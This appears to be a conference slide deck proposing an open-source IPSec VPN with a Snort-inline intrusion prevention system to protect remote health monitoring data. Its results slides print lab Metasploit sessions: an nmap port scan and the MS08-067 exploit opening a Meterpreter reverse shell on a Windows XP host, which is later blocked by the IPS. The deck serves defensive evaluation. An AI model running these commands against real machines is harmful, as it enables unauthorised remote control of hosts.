

Privacy enhancement in health monitoring systems



Antoine Vianou
Marc Assogba
Michel Dossou
Jules Gbedande
Henoc Yatakpo

Université d'Abomey-Calavi(UAC)

December 15, 2017

Outline

- 1 Introduction
- 2 Objectives
- 3 Method
- 4 Results and discussion
- 5 Conclusion

Introduction



Figure 1: Patient condition in rural health centers



Figure 2: Using telemedicine to improve health care in rural areas

Introduction




Figure 3: Health monitoring systems based on VPN

- Internet of Things (IoT) promise to provide readily accessible health information that can help people address personal and community health concerns.

Introduction

- Remote health monitoring is a technology to enable monitoring of patients outside conventional clinical settings, which may increase access to care and decrease healthcare delivery costs.
- A lot of sensitive information are shared through internet.

Outline

- 1 Introduction
- 2 Objectives**
- 3 Method
- 4 Results and discussion
- 5 Conclusion

Objectives

Objectives

- Medical care is greatly improved by remote patient monitoring systems and many health monitoring systems are used between patients and doctors.
- Several confidential and sensitive information is exchanged between them.
- Many proprietary security systems are used for sensitive patient data exchange. These systems are sometimes very expensive.

Objectives

Objectives

- The aim of the present work is to propose firstly health monitoring architecture based on free and open source VPN solutions which can enhance privacy in health monitoring systems.
- On the other hand, this work combines with VPN an intrusion prevention system to enhance security.

Outline

- 1 Introduction
- 2 Objectives
- 3 Method**
- 4 Results and discussion
- 5 Conclusion

Method

- Thus host to site VPN with IPSec ensure secure communications over internet networks through the use of cryptographic security services.
- VPN have been configured with openswan, as the IP addresses of VPN clients will change dynamically and according to internet service providers, we have configured a same key on both server and client with ipsec ranbits 256 to validate the authentication process.

Method

Method

Figure 4 presents the network architecture of health monitoring systems.




Figure 4: Health monitoring systems with host to site VPN

Method

Method

- We then generated attacks with Metasploit on the non secured health monitoring system network to check its vulnerability.
- Finally we installed and configured a firewall and an intrusion prevention system (SNORT-INLINE) on the VPN server .
- We have later generated the same attacks on the secure network to compare these vulnerabilities.

Method

Method

Figure 5 shows the proposed secure VPN architecture.




Figure 5: Health monitoring systems with host to site VPN and SNORT INLINE


Outline

- 1 Introduction
- 2 Objectives
- 3 Method
- 4 Results and discussion**
- 5 Conclusion

Attacks generation test in health monitoring architecture based on simple VPN

Attacks generation test in health monitoring architecture based on simple VPN

We first performed a test of Transmission Control Protocol (TCP) ports scan on a target station.



```
Terminal (as superuser)
File Edit View Search Terminal Help
msf > nmap -sS 192.168.10.2
[*] exec: nmap -sS 192.168.10.2

Starting Nmap 6.00 ( http://nmap.org ) at 2015-12-21 17:59 WAT
nss_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 3.33 seconds
msf >
```

Figure 6: Attacks generation test in health monitoring architecture based on simple VPN


MS08 067 attack generation

MS08 067 attack generation

- This attack allows remote code execution if an affected system receives a specially crafted RPC request. MS08 067 attack is running on windows XP and windows server 2003.
- In the underdeveloped countries and precisely in africa most computers continue to use windows XP system. Therefore we find it necessary to pay particular attention to this type of attack.
- To generate this attack, we loaded it into the Metasploit attack generator. After loading the attack, we sent the payload reverse tcp. The figure 7 shows the result of this attack.

MS08 067 attack generation

MS08 067 attack generation



```
Terminal (as superuser)
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.10.2
RHOST => 192.168.10.2
msf exploit(ms08_067_netapi) > set LHOST 192.168.20.2
LHOST => 192.168.20.2
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.2:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] Selected Target: Windows XP SP3 French (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (885806 bytes) to 192.168.10.2
[*] Meterpreter session 1 opened (192.168.20.2:4444 -> 192.168.10.2:1031) at 2015-12-21 18:07:23 +0100

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > | Remote connection to target host
```

Figure 7: MS08 067 attack using SMB protocol


Attacks generation test in health monitoring architecture based on secure VPN

Attacks generation test in health monitoring architecture based on secure VPN

- To secure the VPN, we have installed a snort inline intrusion prevention system on the VPN server.
- We have regenerated the MS08 067 attack. Figures 8 and 9 show that the prevention system blocked the attack and has saved alerts in snort inline log file .

Attacks generation test in health monitoring architecture based on secure VPN

Attacks generation test in health monitoring architecture based on secure VPN




```
Terminal (as superuser)
File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.2:4444
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.10.2:445).
msf exploit(ms08_067_netapi) > █
```

Figure 8: MS08 067 attack failure

Attacks generation test in health monitoring architecture based on secure VPN

Attacks generation test in health monitoring architecture based on secure VPN



```
Terminal (as superuser)
File Edit View Search Terminal Help
TCP TTL:63 TOS:0x0 ID:37942 Iplen:20 Dgmlen:60 DF
*****S* Seq: 0x1E1F4EBC Ack: 0x0 Win: 0x3908 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 907914 0 NOP WS: 3
=====
12/21-18:21:30.009151 192.168.20.2:44520 -> 192.168.10.2:445
TCP TTL:63 TOS:0x0 ID:37943 Iplen:20 Dgmlen:60 DF
*****S* Seq: 0x1E1F4EBC Ack: 0x0 Win: 0x3908 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 908168 0 NOP WS: 3
=====
12/21-18:21:32.012004 192.168.20.2:44520 -> 192.168.10.2:445
TCP TTL:63 TOS:0x0 ID:37944 Iplen:20 Dgmlen:60 DF
*****S* Seq: 0x1E1F4EBC Ack: 0x0 Win: 0x3908 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 908669 0 NOP WS: 3
=====
12/21-18:21:36.024921 192.168.20.2:44520 -> 192.168.10.2:445
TCP TTL:63 TOS:0x0 ID:37945 Iplen:20 Dgmlen:60 DF
*****S* Seq: 0x1E1F4EBC Ack: 0x0 Win: 0x3908 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 909672 0 NOP WS: 3
=====
```

Figure 9: Contents of snort inline log file

Outline

- 1 Introduction
- 2 Objectives
- 3 Method
- 4 Results and discussion
- 5 Conclusion**

Attacks generation test in health monitoring architecture based on secure VPN

Attacks generation test in health monitoring architecture based on secure VPN

- This work proposes a new network architecture to strengthen safety, privacy and confidentiality of exchanged data and prevent different intrusion in a health monitoring system based on virtual private networks.
- This architecture composed of intrusion prevention and firewall systems allowed us to detect the various intrusions to health monitoring systems.

THANK YOU FOR YOUR ATTENTION